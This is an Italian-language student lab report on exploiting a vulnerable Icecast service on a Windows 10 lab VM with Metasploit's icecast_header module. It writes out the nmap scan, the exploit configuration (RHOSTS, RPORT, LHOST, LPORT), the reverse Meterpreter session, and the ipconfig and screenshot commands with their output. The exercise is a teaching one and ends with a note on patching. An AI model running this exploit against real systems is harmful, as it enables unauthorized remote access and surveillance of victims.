Consegna S7/L4

U2

Marco Falchi

Utilizzo di Metasploit per sfruttare Icecast su Windows 10

Introduzione

Questa relazione documenta l'uso di Metasploit per ottenere una sessione **Meterpreter** su un sistema Windows 10 vulnerabile con Icecast in esecuzione. L'obiettivo era sfruttare una vulnerabilità nota di Icecast per:

- Identificare l'indirizzo IP della vittima.
- Acquisire uno screenshot del desktop della vittima.

Setup dell'ambiente

- **Macchina attaccante:** Kali Linux
    - **IP:** 192.168.50.165
- **Macchina vittima:** Windows 10 con Icecast in esecuzione
    - **IP:** 192.168.50.6
- **Strumenti utilizzati:** Metasploit Framework

Analisi e Preparazione

Prima di iniziare l'attacco, ho verificato che il servizio Icecast fosse attivo sulla macchina Windows:

1. Ho avviato Icecast sulla macchina Windows, confermando che fosse in ascolto sulla porta predefinita 8000.
2. Con un rapido **Nmap**, ho controllato che la porta fosse effettivamente aperta:

nmap -p 8000 192.168.50.6

    - Risultato: la porta era aperta e il servizio Icecast attivo.

Esecuzione dell'attacco

1. **Avvio di Metasploit** Ho avviato il framework Metasploit sulla macchina Kali con il comando:

msfconsole

2. **Caricamento dell'exploit** Ho scelto l'exploit icecast_header specifico per Icecast:

   use exploit/windows/http/icecast_header

3. **Configurazione dei parametri** Ho configurato le seguenti opzioni per l'attacco:

   set RHOSTS 192.168.50.6

   set RPORT 8000

   set LHOST 192.168.50.165

   set LPORT 4444

4. **Lancio dell'exploit** Dopo aver verificato le configurazioni con show options, ho eseguito l'exploit:

   exploit

   - **Risultato:** Sessione Meterpreter aperta con successo!

Obiettivi raggiunti

1. **Identificazione dell'indirizzo IP** Ho utilizzato il comando ipconfig nella sessione Meterpreter per visualizzare l'indirizzo IP della vittima:

   ipconfig

   - **Output:** Mostrava l'indirizzo IP della vittima 192.168.50.6.

2. **Acquisizione dello screenshot** Per ottenere un'immagine del desktop della vittima, ho eseguito:


   screenshot

   - **Risultato:** Lo screenshot è stato salvato con successo sulla macchina attaccante.

```
Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:17:cf:6d
MTU          : 1500
IPv4 Address : 192.168.50.6
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::56f:d406:f86f:9ed5
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3206
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/CAnQgnFm.jpeg
meterpreter >
```



Conclusioni

La combinazione di analisi, configurazione accurata e utilizzo degli strumenti giusti ha reso possibile il successo dell'attacco. Questo esercizio dimostra quanto sia cruciale mantenere aggiornati i sistemi per prevenire vulnerabilità note.